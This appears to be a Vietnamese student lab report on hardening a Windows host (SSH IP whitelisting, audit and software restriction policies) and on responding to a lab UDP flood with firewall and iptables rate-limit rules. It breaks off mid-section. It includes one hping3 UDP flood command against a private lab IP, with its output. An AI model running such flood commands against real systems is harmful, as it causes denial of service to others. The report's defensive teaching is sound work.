
Thiết lập chính sách mật khẩu hệ thống:



Yêu cầu mọi user phải có mật khẩu mạnh đủ độ dài, kí tự đặc biệt, chữ hoa, số và phải thay đổi mỗi 30 ngày

Củng cố dịch vụ SSH (Bitvise Hardening)

Đổi cổng mặc định (Change Default Port): Thay vì dùng cổng 22 (hoặc 1080), hãy đổi sang một cổng cao và lạ (ví dụ: 54321)



Chính sách Tường lửa và Giới hạn IP (Network Hardening)

IP Whitelisting: Chỉ cho phép các địa chỉ IP tin cậy (ví dụ: máy Admin) được quyền kết nối tới cổng SSH.

Mở Bitvise -> Edit advanced settings -> Settings -> Access control.

Ở bảng Client address rules

Nhấn Add

IP address: Nhập IP máy máy trạm quản trị (ví dụ: 172.16.1.100 - giả định là ip tin cậy)

Instruction: Chọn Allow.

Entry 1 in Client IP address rules
settings.access.clientAddresses.new

Address rule

Address type: IPv4

Specify address range: ☐

IPv4 address: 172.16.1.100

Description:

Instructions

Allow connect: ☒

Reset Settings

Nhấn Add lần nữa: IP address: Để trống hoặc nhập 0.0.0.0/0 (nghĩa là tất cả mọi IP). Instruction: Chọn Block.

New entry in Client IP address rules
settings.access.clientAddresses.new

Address type: IPv4

Specify address range: ☐

IPv4 address: 0.0.0.0

You are configuring a rule for a single IP address. Only this specific IP address will match.

Description:

Instructions

Allow connect: ☐

OK Cancel

Reset Settings

Client IP address rules

settings.access.clientAddresses


Rules to accept or deny connections based on the IP address, DNS name, or geogra...
a client is connecting. Rules are processed on a first-match basis, so the **order of t**...
Use the arrow buttons at the bottom to control the order in which the rules will be p...

#	Address type	Address	Description	Allow connect	
1	IPv4	172.16...		☒	
2	IPv4	0.0.0.0	(empty)	☐	

Chỉ Ip tin cậy được kết nối và từ chối mọi IP khác

Hacker từ các IP lạ (như máy Kali .131) sẽ bị chặn ngay , kể cả khi chúng có mật khẩu đúng.

Chính sách Giám sát và Kiểm tra (Audit Policy)



Audit logon events: (Giám sát việc đăng nhập vào máy).

Audit account logon events: (Giám sát việc xác thực tài khoản)

Audit object access: Giám sát việc truy cập các file nhạy cảm (để phát hiện khi mã độc chạy).


Giúp việc Ứng phó sự cố (IR) sau này có đầy đủ bằng chứng và dấu vết (Digital Footprint) trong Event Viewer.

Chính sách hạn chế phần mềm (AppLocker/Software Restriction)


Thiết lập: Chỉ cho phép các ứng dụng có chữ ký số (Digital Signature) hoặc nằm trong thư mục C:\Program Files được phép thực thi.

Vào Software Restriction Policies



Chuột phải chọn New Software Restriction Policies.



Ở phần Additional Rules, chuột phải chọn New Path Rule.



Copy đường dẫn thư mục chứa malware vào và chọn Security Level là Disallowed.




Mã độc tải về thư mục Downloads hay Temp sẽ bị Windows chặn đứng ngay khi hacker vừa nhấn lệnh chạy.


Kịch bản 2 Ddos

Giai đoạn 1: Phát hiện (Detection) trên Security Onion

Alert:



Giai đoạn 2: Xác minh thiệt hại (Impact) trên Win7:
CPU:




Giai đoạn 3: Ứng phó sự cố (Incident Response)

Cách 1: Chặn bằng Windows Firewall


Vào Windows Firewall with Advanced Security.

Tạo Inbound Rule mới -> Custom Rule.

Scope: Ở phần *Remote IP address*, nhập IP của máy Kali: 172.16.1.131.



Action: Block the connection.



Profile: Để tích cả 3 ô (Domain, Private, Public)

Steps:

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile**
- Name

When does this rule apply?

☒ **Domain**
Applies when a computer is connected to its corporate domain.

☒ **Private**
Applies when a computer is connected to a private network location.

☒ **Public**
Applies when a computer is connected to a public network location.

Name:

Steps:

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name**

Name:


BLOCK_UDP_FLOOD_ATTACK

Description (optional):

Nhấn Finish.

Task Manager:

CPU Usage: Đang từ 100% sẽ rơi thẳng đứng xuống mức 0-5%:



Thay vì tắt toàn bộ Firewall (làm hệ thống yếu đi), tôi đã triển khai Granular Blocking Rule (Quy tắc chặn chi tiết). Việc chỉ đích danh IP tấn công 172.16.1.131 giúp ngăn chặn kẻ thù mà không làm gián đoạn các kết nối hợp lệ khác từ các máy trạm trong mạng nội bộ.

Cách 2: Sử dụng iptables:

Kỹ thuật 1: Giới hạn tốc độ (Rate Limiting)


Cơ chế: Hệ thống cấp cho mỗi luồng traffic một cái "rô" chứa Token. Mỗi gói tin đi qua phải ăn 1 Token. Nếu rô hết Token, gói tin bị vứt bỏ.

Lệnh cấu hình (Seconion)

command:

```
'sudo iptables -I FORWARD -p udp -m limit --limit 10/s --limit-burst 20 -j ACCEPT'
```

Cho phép tối đa 10 gói/giây, được phép bùng phát 20 gói lúc đầu




```
quyetnt@quyetnt-virtual-machine:~$ sudo iptables -I FORWARD -p udp -m limit --li
mit 10/s --limit-burst 20 -j ACCEPT
[sudo] password for quyetnt:
quyetnt@quyetnt-virtual-machine:~$ sudo iptables -A FORWARD -p udp -j DROP
quyetnt@quyetnt-virtual-machine:~$
```

```
'iptables -A FORWARD -p udp -j DROP'
```

Vứt bỏ toàn bộ phần vượt ngưỡng

Thực hiện tấn công(Kali)



```
(quyetnt@quyetnt)-[~]
$ sudo hping3 --udp --flood -d 1000 -p 80 172.16.1.130
[sudo] mật khẩu dành cho quyetnt:
HPING 172.16.1.130 (eth0 172.16.1.130): udp mode set, 28 headers + 1000 data
bytes
hping in flood mode, no replies will be shown
^C
— 172.16.1.130 hping statistic —
1492229 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(quyetnt@quyetnt)-[~]
```

!492229 gói tin được gửi đi

Kiểm tra trên Seconion:

```

quyetnt@quyetnt-virtual-machine:~$ sudo iptables -L FORWARD -n -v
Chain FORWARD (policy DROP 2416 packets, 855K bytes)
 pkts bytes target    prot opt in     out     source            destination
 1310 1347K ACCEPT      udp  --  *      *       0.0.0.0/0         0.0.0.0/0
      limit: avg 10/sec burst 20
1491K 1533M DROP        udp  --  *      *       0.0.0.0/0         0.0.0.0/0
quyetnt@quyetnt-virtual-machine:~$


```

Dòng ACCEPT (1310 pkts): Hệ thống chỉ cho phép đúng một lượng nhỏ gói tin (trung bình 10 gói/giây) đi qua.

Dòng DROP (1491K pkts): Đã tiêu diệt hơn 313.000 gói tin rác từ máy Kali gửi đến.

Thuật toán Token Bucket của iptables hoạt động chính xác. Hệ thống chỉ chấp nhận lưu lượng dưới ngưỡng 10 gói/giây và loại bỏ hơn 99% lưu lượng tấn công vượt ngưỡng (1491,000 gói tin), giúp duy trì sự ổn định cho máy đích."

CPU win7 vẫn chạy ở mức <5%



Đánh giá: Ưu điểm:

Bảo vệ băng thông: Ngăn chặn tình trạng đường truyền bị "nghẽn" do hàng triệu gói tin rác tràn vào.

Đa năng: Hoạt động tốt với mọi loại giao thức, đặc biệt là các đòn tấn công không kết nối như UDP Flood hoặc ICMP (Ping) Flood.

Nhược điểm:

Chặn nhầm (False Positive): Nếu đặt ngưỡng quá thấp, những người dùng thật có tốc độ truy cập nhanh cũng bị "văng" ra ngoài.

Bị lách luật: Nếu hacker dùng mạng máy tính ma (Botnet) với hàng nghìn IP khác nhau, mỗi IP chỉ bắn rất chậm thì kỹ thuật này sẽ không phát hiện ra.

Kỹ thuật 2: Kỹ thuật Giới hạn kết nối (Connection Limiting)

